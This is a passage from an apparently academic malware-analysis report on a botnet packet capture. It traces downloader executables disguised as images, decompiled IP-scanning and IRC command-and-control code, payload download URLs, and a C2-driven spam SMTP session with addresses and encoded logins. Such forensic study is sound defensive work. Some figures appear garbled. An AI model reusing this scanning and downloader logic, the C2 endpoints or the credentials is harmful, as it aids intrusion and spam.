27066	1158.909623	13:43:49.172752	147.32.84.191	94.63.150.63	HTTP	355	GET /list.php?c=B4AC885F94224AE64DAAC6F60346C27CD049B58C0B394		
27119	1159.694706	13:43:49.957835	147.32.84.191	122.224.6.164	HTTP	239	GET /hn.gif?t=0.8481104 HTTP/1.0		
27133	1160.058055	13:43:50.321184	147.32.84.191	195.88.191.59	HTTP	237	GET /temp/3430.exe?t=0.545315 HTTP/1.0		
27361	1162.313283	13:43:52.576412	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=CBD0514F08010097DA9B2958EEA013ACC807FD958BDAE5		
27578	1171.752692	13:44:02.015821	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=ACB2B95DB727BF1B51B88EA72C64C10264FE49215C434E		
27645	1173.511402	13:44:03.774531	147.32.84.191	94.63.150.63	HTTP	525	GET /sn.php?c=B0AE2ACEA737DF7BD9C2F7DCAEE4C97664A8BF075E0FE0		
27725	1175.217838	13:44:05.480967	147.32.84.191	195.88.191.59	HTTP	235	GET /temp/1.exe?t=0.8921015 HTTP/1.0		
27740	1175.476493	13:44:05.739622	147.32.84.191	174.123.157.154	HTTP	412	GET /p6.asp?MAC=08-00-27-E2-09-2D&Publisher=dc99 HTTP/1.1		
27785	1176.323974	13:44:06.587103	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=0719FB1FEC7C62C612FBFB02C48C9152A03A0428647B9D		
27796	1176.609677	13:44:06.932806	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=DEC08E6A18889D49D4394F672E6790529D035063590AC5		
27871	1178.231959	13:44:08.495088	147.32.84.191	60.190.223.75	HTTP	238	GET /w.jpg?t=0.8398401 HTTP/1.0		
28954	1249.776225	13:45:20.039354	147.32.84.191	94.63.150.63	HTTP	524	GET /sn.php?c=2E3029CD8616F567BF56053582FA9162844D390EA4B932		
28969	1250.083472	13:45:20.346601	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=A7B9BD5957C725BA58439AB533759B9E77F91F4A2BF71		
29101	1255.845249	13:45:26.198378	147.32.84.191	94.63.150.63	HTTP	525	GET /sn.php?c=9F7C62273E3A5040F6BE8E186047B4B57C695E8598FB		
29127	1256.258499	13:45:26.512628	147.32.84.191	60.190.223.75	HTTP	539	GET /sn.php?c=3F21BC58D949B926A58EA986F4B201C13FA7CA128350E		
29193	1256.540641	13:45:26.803770	147.32.84.191	195.88.191.59	HTTP	237	GET /temp/int.exe?t=0.1518061 HTTP/1.0		
30001	1269.506512	13:45:39.769641	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=F0EEA84CFD60F85AC62D0D215118AB6ADE496F5A703EC7		
30036	1271.290891	13:45:41.554020	147.32.84.191	193.105.210.21	HTTP	1013	POST / HTTP/1.0		
30081	1274.310184	13:45:44.573313	147.32.84.191	91.220.0.52	HTTP	442	POST /ajax.php HTTP/1.1 (application/x-www-form-urlencoded)		
30134	1277.512250	13:45:47.775379	147.32.84.191	91.220.0.52	HTTP	299	POST /ajax.php HTTP/1.1 (application/x-www-form-urlencoded)		

Figure 26: ip.addr == 147.32.84.191 && http.request

5.2.1 File Observations

Extrating some of the files above, Figure 27 shows the output of running the file command on them. A lot of windows executables can be seen, even some that are masquerading as standard .txt or .jpgs.

```

CT6034 > file objects/clean/*
objects/clean/1.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
objects/clean/3430.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
objects/clean/ace4nc.js: ASCII text, with very long lines (530)
objects/clean/g1.php: Unicode text, UTF-8 (with BOM) text, with very long lines (306), with CRLF line terminators
objects/clean/gen.php: HTML document, ISO-8859 text, with very long lines (1306), with CRLF line terminators
objects/clean/hn.gif: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
objects/clean/hn.gif-98: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
objects/clean/inst.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
objects/clean/int.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 3 sections
objects/clean/kp.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
objects/clean/kx4.txt: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
objects/clean/list.php-mew: ASCII text, with very long lines (8704), with no line terminators
objects/clean/list.php-nuclear: ASCII text, with very long lines (2048), with no line terminators
objects/clean/p6.asp-2D: ASCII text, with CRLF line terminators
objects/clean/r.php: HTML document, ASCII text
objects/clean/rus.php: PE32 executable (GUI) Intel 80386, for MS Windows, 3 sections
objects/clean/sn.php-07: very short file (no magic)
objects/clean/sn.php-2E: very short file (no magic)
objects/clean/sn.php-3F: very short file (no magic)
objects/clean/sn.php-A7: very short file (no magic)
objects/clean/sn.php-AC: very short file (no magic)
objects/clean/sn.php-B0: very short file (no magic)
objects/clean/sn.php-CB: very short file (no magic)
objects/clean/sn.php-DE: very short file (no magic)
objects/clean/sn.php-F0: very short file (no magic)
objects/clean/sn.php-F9: very short file (no magic)
objects/clean/u.jpg: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections

```

Figure 27: file objects/clean/*

Additionally, a lot of requests were made to GETting sn.php files; each one of these was extracted individually, however Figure 28 shows the content of each of these are identical.

```

CT6034 > sha256sum objects/clean/sn.php*
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-07
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-2E
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-3F
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-A7
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-AC
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-B0
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-CB
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-DE
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-F0
18ac3e7343f016890c510e93f935261169d9e3f565436429830faf0934f4f8e4 objects/clean/sn.php-F9

```

Figure 28: sha256sum sn.php

5.3 Executables

5.3.1 UPX

A total of 10 executables were extracted, 6 of which are UPX compressed. Figure 29 shows the process of reversing the packing process to get the original executable files.

```

clean > nix shell nixpkgs#upx
clean > upx -d 3430.exe hn.gif hn.gif-98 kp.exe kx4.txt u.jpg
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025
UPX 5.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

  File size      Ratio      Format      Name
  -----
  86016 ←        29696      34.52%     win32/pe   3430.exe
  159744 ←       128512      80.45%     win32/pe   hn.gif
  159744 ←       128512      80.45%     win32/pe   hn.gif-98
  176128 ←        55808      31.69%     win32/pe   kp.exe
  122880 ←        37376      30.42%     win32/pe   kx4.txt
  57344 ←         25088      43.75%     win32/pe   u.jpg
  -----
  761856 ←      404992      53.16%
  [ 6 files ]

Unpacked 6 files.

```

Figure 29: unpacking UPX executables

5.3.2 kp, kx4, & hn

Running the strings command on kp.exe, a lot of mention of **Forms** and **vba** appears. Along side the VB5!...dll and VBA6.DLL this executable is without a doubt a VisualBasic Script program.

Figure 30: kp.exe strings

The same is also precedent for `kx4.txt`; although this one has been compiled down to p-code (Appendix A.9), and `hn.gif` (Appendix A.7). An attempt was made to analyse these programs with VB DEcompiler⁵ however without additional licensees, no meaningful results could be produced.

5.3.3 3430.exe

3430.exe is the first PE that can be analysed through the use of Ghidra. Key points of interest are:

- Heavy use of junk code is prevalent throughout the whole executable (Appendix A.10). Used as a form of obfuscation, junk code makes random calls to unrelated functions to increase the annoyance of reverse engineering.
- As more obfuscation, strings are built character by character, likely to avoid techniques such as the strings command Appendix A.11.
- This executable creates network requests to an address built in Appendix A.12, with some request and response checking for the strings in Appendix A.13. This address uses the port 6667.

5.3.4 1.exe

1.exe is another executable that can be decompiled; and from it observed:

- Process addresses and names are rarely coded as full strings, instead the program uses XOR logic to build the names of the processes to pull in Appendix A.14
- A hardcoded IP is present Appendix A.15
- What looks like part of a url string is also hard coded Appendix A.16

5.3.5 w.jpg

Although the name gives the impression this is an image file, `w.jpg` is yet another executable in this devliery chain. Going through the usual strings check immediately brings suspicion; Figure 31 shows two sections of the same strings output. The first looks typical of malware analysis, however the second looks off, but somewhat recognisable.

This subconscious recognition of an underlying pattern is actually XOR encryption, which is decrypted by `w.jpg` as shown by Appendix A.18. The script in Appendix D.1 tries to map this logic as close as possible, which results in a further executable.

⁵<https://www.vb-decompiler.org/>




Figure 31: w.jpg strings

5.3.6 decrypted_w.bin

The decrypted payload from w.jpg reveals further delivery chain instructions; as shown with strings in Figure 32.

Of note is: 74.82.172.185 IP, the 3 different web domains, and all the Internet* calls. This program is clearly downloading some files from an external server then using ShellExecute to run them.


```

GuardCore.dll
74.82.172.185
http://w.nobost.net:88/msn.asp
?a1=%s&a2=%s&a3=%d&a5=%s&a4=%s&a6=%s
WTF\Config.wtf
realmName "
[Right] 25-11-24 Discover Weekly
[Left] PeaterPita
[Back]
User32.dll
CallNextHookEx
http://hotcaronline.com/rs/msn.asp
?a1=%s&a2=%s&a6=%s
JAGEXLAUNCHER.EXE
WOW.EXE 4-11-2024 Discover Weekly
http://down.360safe.com/inst.exe
Download
shell32.dll
ShellExecuteA
InternetCloseHandle
InternetReadFile
InternetOpenUrlA
InternetOpenA 10-10-24 Discover Weekly (2)
Wininet.dll Pita
issj.bat
WinInet
3;4t4 07-10-24 Discover Weekly

```

Figure 32: decrypted_w.bin strings

Chapter 6: Attacks & Network Impact

6.1 IP Scanning

Part of 3430.exe's execution is the inclusion of random IP generation and scanning. As shown by figures 33 and 34, 50 threads are spun up, all running code that builds and populates the string:
 http://%d.%d.%d.%d:3128/+%d.html

```

Decompile: createScanningthreads - (un3430.exe)
2 undefined4 createScanningthreads(void)
3
4 {
5     HANDLE hObject;
6     int index;
7     int counter;
8     DWORD DStack_4;
9
10    setupSeedIPs();
11    GetLastError();
12    GetLastError();
13    GetCurrentProcess();
14    UNKNOWN_WEIRD();
15    GetProcessHeap();
16    GetCurrentThreadId();
17    GetVersion();
18    GetLastError();
19    GetCurrentProcess();
20    DisableFirewallAndExecuteNetShCommandToEditFirewall();
21    counter = 50;
22    do {
23        GetCurrentThreadId();
24        GetCurrentThread();
25        GetCurrentProcess();
26        GetProcessHeap();
27        GetCurrentThread();
28        GetCurrentThread();
29        GetCurrentThread();
30        GetProcessHeap();
31        hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)6LAB_0040a380,
32                               6stack0x00000004,0,6DStack_4);
33        if (hObject != (HANDLE)0x0) {
34            CloseHandle(hObject);
35        }
36        counter = counter + -1;
37    } while (counter != 0);
38    index = 0;

```

Figure 33: 3430.exe Creating threads

```

puVar5 = buildReturnUrlTemplate3128String();
(*DAT_004145bc)(acStack_b4,puVar5);
_strrev(acStack_b4);
(*snprintf)(acStack_80,0x80,acStack_b4,uVar2 >> 0x18,uVar2 >> 0x10 & 0xff,uVar2 >> 8 & 0xff,
            uVar2 & 0xff,uStack_c8);
pcVar6 = acStack_80;
puVar5 = buildReturnPostString();
pcVar6 = (char *)buildAndSendHttpRequestStringThenListenAndReturnResponse(puVar5,pcVar6);

```

Figure 34: 3430.exe IP string building

These generated addresses are then connected to, and the thread awaits its response; more relevant to this study wireshark can be filtered by a set port. Although the addresses are randomly generated, 3128 is consistent. Applying this filter results in Figure 35. Additionally navigating back to the endpoints tab, with the same filter applied, a list of all IPs contacted over this port can be acquired; sorting by descending packets, the 10 infected hosts stand bounds above the rest Appendix A.19.

tcp.port == 3128 && !tcp.analysis.retransmission									
No.	Time	RT	Source	Destination	Protocol	Length	Info		
739	25.029194	13:24:55.292323	147.32.84.165	78.96.193.208	TCP	62	1064 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
741	25.031896	13:24:55.295025	147.32.84.165	91.204.250.88	TCP	62	1065 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
743	25.036839	13:24:55.299968	147.32.84.165	39.209.46.164	TCP	62	1066 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
745	25.040230	13:24:55.303359	147.32.84.165	81.10.0.18	TCP	62	1067 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
747	25.049006	13:24:55.312135	147.32.84.165	95.59.231.39	TCP	62	1068 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
749	25.055895	13:24:55.318224	147.32.84.165	223.29.198.239	TCP	62	1069 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
751	25.058617	13:24:55.321746	147.32.84.165	82.207.3.130	TCP	62	1070 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
753	25.060186	13:24:55.323315	147.32.84.165	82.207.3.130	TCP	62	1071 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
755	25.061235	13:24:55.324364	147.32.84.165	195.225.94.189	TCP	62	1072 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
757	25.061462	13:24:55.324591	147.32.84.165	49.202.110.128	TCP	62	1073 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
759	25.062202	13:24:55.325331	147.32.84.165	89.165.244.229	TCP	62	1074 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1034	51.808331	13:25:22.071460	147.32.84.165	213.111.249.148	TCP	62	1075 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1038	51.808389	13:25:22.071518	147.32.84.165	84.40.69.185	TCP	62	1076 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1040	51.808421	13:25:22.071550	147.32.84.165	211.76.133.151	TCP	62	1077 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1042	51.808454	13:25:22.071583	147.32.84.165	87.247.63.73	TCP	62	1078 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1044	51.808483	13:25:22.071612	147.32.84.165	113.168.165.133	TCP	62	1079 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1046	51.808514	13:25:22.071643	147.32.84.165	118.98.160.130	TCP	62	1080 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1048	51.808543	13:25:22.071672	147.32.84.165	84.54.77.145	TCP	62	1081 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1055	51.910867	13:25:22.173996	147.32.84.165	113.36.206.49	TCP	62	1082 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1077	52.382085	13:25:22.645214	147.32.84.165	178.122.220.180	TCP	62	1084 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1418	72.858373	13:25:43.121502	147.32.84.165	79.127.72.35	TCP	62	1085 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1420	72.858443	13:25:43.121572	147.32.84.165	41.93.133.138	TCP	62	1086 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1422	72.858505	13:25:43.121634	147.32.84.165	84.54.102.136	TCP	62	1087 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1424	72.858568	13:25:43.121697	147.32.84.165	202.159.214.105	TCP	62	1088 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1426	72.858632	13:25:43.121761	147.32.84.165	91.218.169.197	TCP	62	1089 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1428	72.858693	13:25:43.121822	147.32.84.165	180.241.86.20	TCP	62	1090 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1430	72.858754	13:25:43.121883	147.32.84.165	188.231.161.166	TCP	62	1091 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1441	73.316616	13:25:43.579745	147.32.84.165	92.46.150.38	TCP	62	1092 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1447	73.350812	13:25:43.621941	147.32.84.165	79.114.206.25	TCP	62	1093 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1522	77.472104	13:25:47.735233	147.32.84.165	213.211.110.101	TCP	62	1094 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1734	93.878446	13:26:04.141575	147.32.84.165	59.92.235.222	TCP	62	1095 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1736	93.878511	13:26:04.141640	147.32.84.165	117.196.235.122	TCP	62	1096 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1738	93.878575	13:26:04.141704	147.32.84.165	27.255.11.242	TCP	62	1097 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1740	93.878639	13:26:04.141768	147.32.84.165	88.247.242.196	TCP	62	1098 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1742	93.878702	13:26:04.141831	147.32.84.165	59.3.204.224	TCP	62	1099 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1744	93.878765	13:26:04.141894	147.32.84.165	94.230.225.162	TCP	62	1100 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1749	94.279234	13:26:04.542363	147.32.84.165	95.59.78.149	TCP	62	1101 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1752	94.309464	13:26:04.572593	147.32.84.165	94.178.115.117	TCP	62	1102 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1758	94.379388	13:26:04.642517	147.32.84.165	95.57.196.181	TCP	62	1103 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
1797	98.906820	13:26:09.169949	147.32.84.165	92.50.51.129	TCP	62	1104 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
27840	1177.846133	13:44:08.109262	147.32.84.191	92.47.90.127	TCP	62	1070 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
27842	1177.846779	13:44:08.109908	147.32.84.191	89.41.107.4	TCP	62	1071 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	
27844	1177.847483	13:44:08.110612	147.32.84.191	77.236.181.140	TCP	62	1072 → 3128	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM	

Figure 35: tcp.port == 3128 && !tcp.analysis.retransmission

6.2 IRC Communication

Also enacted by 3430.exe an IRC channel is opened up, using a seeded IP address generated from within (Appendix A.20). This time the response expected by the program is a bit easier to understand, as Figure 36 shows. This program is looking for mention of CB2=.

```

fullAbsPath = fullIPWithPortFormatted;
urlTemplateString = buildReturnPostString();
fullAbsPath = (char *)buildAndSendHttpRequestStringThenListenAndReturnResponse
               (urlTemplateString,fullAbsPath);

if (fullAbsPath != (char *)0x0) {
    SomeWeirdStringConcatOfCB2= 0;
    sVar4 = strlen(&SomeWeirdStringConcatOfCB2=);
    (&DAT_00414b99)[sVar4] = 0;
    sVar4 = strlen(&SomeWeirdStringConcatOfCB2=);
    (&SomeWeirdStringConcatOfCB2=)[sVar4] = 'C';
    strcat(&SomeWeirdStringConcatOfCB2=,"B");
    strcat(&SomeWeirdStringConcatOfCB2=,"2");
    strcat(&SomeWeirdStringConcatOfCB2=,"=");
    pcVar2 = strstr(fullAbsPath,&SomeWeirdStringConcatOfCB2=);
}

```

Figure 36: CB2= String

Filtering for communication on this port, from a known infected host, and scrolling down until the first post request packet; Figure 37 can be seen. Here .191 is sending a request to the generated IP (184.106.213.57) with blank parameters. The server then responds, almost mostly blank, but with

No.	Time	RT	Source	Destination	Protocol	Length	Info
37783	1543.144779	15:50:13.407858	147.32.84.191	184.106.213.57	TCP	60	1384 -> 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
37784	1543.144748	15:50:13.407869	147.32.84.191	184.106.213.57	TCP	60	[TCP Dup ACK 37783=1] 1384 -> 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
37785	1543.145021	15:50:13.408150	147.32.84.191	184.106.213.57	IRC	376	Request (POST) (Accept): (Accept-Language): (C82): (Accept-Encoding): (User-Agent): (Host): (Connection):
37786	1543.145034	15:50:13.408163	147.32.84.191	184.106.213.57	TCP	376	[TCP Retransmission] 1384 -> 6667 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=322
37793	1543.271104	15:50:13.549233	184.106.213.57	147.32.84.191	TCP	60	6667 -> 1384 [ACK] Seq=323 Win=6432 Len=0
37794	1543.332241	15:50:13.595370	184.106.213.57	147.32.84.191	IRC	316	Response (HTTP/1.1) (Date): (Server): (X-Powered-By): (Content-Length): (Connection): (Content-Type): (C82=212.117.177.188:65500
37795	1543.332278	15:50:13.595407	184.106.213.57	147.32.84.191	TCP	60	6667 -> 1384 [FIN, ACK] Seq=263 Ack=323 Win=6432 Len=0
37794	1543.332497	15:50:13.595626	147.32.84.191	184.106.213.57	TCP	60	1384 -> 6667 [ACK] Seq=323 Ack=264 Win=63976 Len=0
37795	1543.332511	15:50:13.595659	147.32.84.191	184.106.213.57	TCP	60	[TCP Dup ACK 37794=1] 1384 -> 6667 [ACK] Seq=323 Ack=264 Win=63976 Len=0
37799	1543.332323	15:50:13.595330	147.32.84.191	184.106.213.57	TCP	60	1384 -> 6667 [RST, SACK] Seq=1384 Win=0 Len=0

6.3 65500 Traffic

Firstly, the server acts as a C2 server, sending out commands to each of the infected machines. In the case of Figure 38, this shows a followed conversation where CB2 orchestrates a spam mail being created and sent from the infected machine.

```

220 .....smtp.aol.com
220 .....K220-ttaout-bb86.r1000.mx.aol.com:SMTP RUA/Third Party Client Interface
220 authorize the use of our proprietary companies do not
220 networks to accept, transmit, or distribute unsolicited
220 e-mail sent from the Internet.
220 Effective immediately,
220 AOL may no longer accept connections from IP addresses
220 which no reverse-DNS (PTR record) assigned.

250 amsa.garza4

250-ttaout-bb86.r1000.mx.aol.com
250-PIPELINING
250-SIZE 36788100
250-ETRN
250-STARTTLS
250-AUTH PLAIN XAOL-UAS-NO LOGIN
250-AUTH-PLAIN XAOL-UAS-NO LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 80

AUTH LOGIN
334 YN0t0n0m0d0
Yb0v05NtYJ6VtQ=
334 UGfZc5lvcwQ=
250 qw0l0n0m0d0=

235 2.1.7.0 Authentication successful

MAIL FROM: <amsa.garza4@aol.com>
250 2.1.6.0 OK

RCPT TO: <johnnieirish@yahoo.com>
250 2.1.6.0 OK

RCPT TO: <tinasiggal129@gmail.com>
250 2.1.6.0 OK

RCPT TO: <mbccdit@yahoo.com>
250 2.1.6.0 OK

RCPT TO: <drockitt@aol.com>
250 2.1.6.0 OK

DATA

```

No.	Time	RT	Source	Destination	Protocol	Length	Info
144972	2004.779503	14/07/05.633042	147.32.84.151	212.137.177.188	TCP	64	[TCP RESET] Seq=147317411 2111...65000 [ACK] Seq=147317411 Win=64226 Len=0
144993	2004.780143	14/07/05.633042	147.32.84.151	212.137.177.188	TCP	64	[TCP RST] Seq=147317411 2111...65000 [ACK] Seq=147317411 Win=64226 Len=0
144993	2004.780883	14/07/05.633072	147.32.84.151	212.137.177.188	TCP	64	[TCP RST] Seq=147317411 2111...65000 [ACK] Seq=147317411 Win=64226 Len=0
144995	2004.781498	14/07/05.633718	212.137.177.188	147.32.84.151	TLVv1	167	Client Hello
185000	2006.472383	14/07/05.748632	147.32.84.151	212.137.177.188	TCP	60	2511...65000 [ACK] Seq=1473128 Win=64113 Len=0
185114	2006.703702	14/07/05.960041	147.32.84.151	212.137.177.188	TCP	1514	2511...65000 [ACK] Seq=1473128 Win=64113 Len=1460 [TCP FOO rease
185114	2006.703719	14/07/05.960048	147.32.84.151	212.137.177.188	TCP	1514	[TCP RST] Seq=1473128 2111...65000 [ACK] Seq=1473128 Win=64113 Len=0
185118	2006.703921	14/07/05.960884	147.32.84.151	212.137.177.188	TCP	1514	2511...65000 [ACK] Seq=1474128 Win=64113 Len=1460 [TCP FOO rease
185118	2006.704011	14/07/05.960884	147.32.84.151	212.137.177.188	TCP	1514	[TCP RST] Seq=1474128 2111...65000 [ACK] Seq=1474128 Win=64113 Len=0
185119	2006.704121	14/07/05.960930	147.32.84.151	212.137.177.188	TCP	1514	2511...65000 [ACK] Seq=293128 Win=64113 Len=1460 [TCP FOO rease
185119	2006.704136	14/07/05.960930	147.32.84.151	212.137.177.188	TCP	1514	[TCP RST] Seq=293128 2111...65000 [ACK] Seq=293128 Win=64113 Len=0
185120	2006.704182	14/07/05.960919	147.32.84.151	212.137.177.188	TLVv1	135	Server Hello, Certificate, Server Hello Done
185120	2006.704200	14/07/05.960919	147.32.84.151	212.137.177.188	TCP	1514	[TCP RST] Seq=293128 2111...65000 [ACK] Seq=293128 Win=64113 Len=0
185123	2006.726490	14/07/05.989091	212.137.177.188	147.32.84.151	TCP	60	65000...2511 [ACK] Seq=1473128 Win=64113 Len=0
185126	2006.727003	14/07/05.991032	212.137.177.188	147.32.84.151	TCP	60	65000...2511 [ACK] Seq=1473128 Win=64113 Len=0
185126	2006.748666	14/07/05.911975	212.137.177.188	147.32.84.151	TLVv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
185126	2006.748666	14/07/05.911975	212.137.177.188	147.32.84.151	TCP	60	65000...2511 [ACK] Seq=1473128 Win=64113 Len=0
185202	2006.780817	14/07/05.811488	147.32.84.151	212.137.177.188	TCP	60	65000...2511 [ACK] Seq=1473128 Win=64113 Len=0
185241	2006.818756	14/07/05.851496	147.32.84.151	212.137.177.188	TLVv1	113	Change Cipher Spec, Encrypted Handshake Message
185242	2006.819700	14/07/05.851496	147.32.84.151	212.137.177.188	TCP	112	[TCP RST] Seq=1473128 2111...65000 [ACK] Seq=1473128 Win=64113 Len=0
185270	2006.820276	14/07/05.853306	212.137.177.188	147.32.84.151	TLVv1	419	Application Data
185270	2006.827090	14/07/05.841118	147.32.84.151	212.137.177.188	TCP	60	2511...65000 [ACK] Seq=45343875 Win=63366 Len=0

Figure 39: tcp.stream 7546

Figure 38 showed the email creation commands being sent down from the central CB2 server, filtering the PCAP for standard SMTP traffic (from the same infected machine) shows a whole lot more emails being sent (Appendix A.23). To prove these emails are being orchestrated by CB2, the exact same email in Figure 38 can be found.

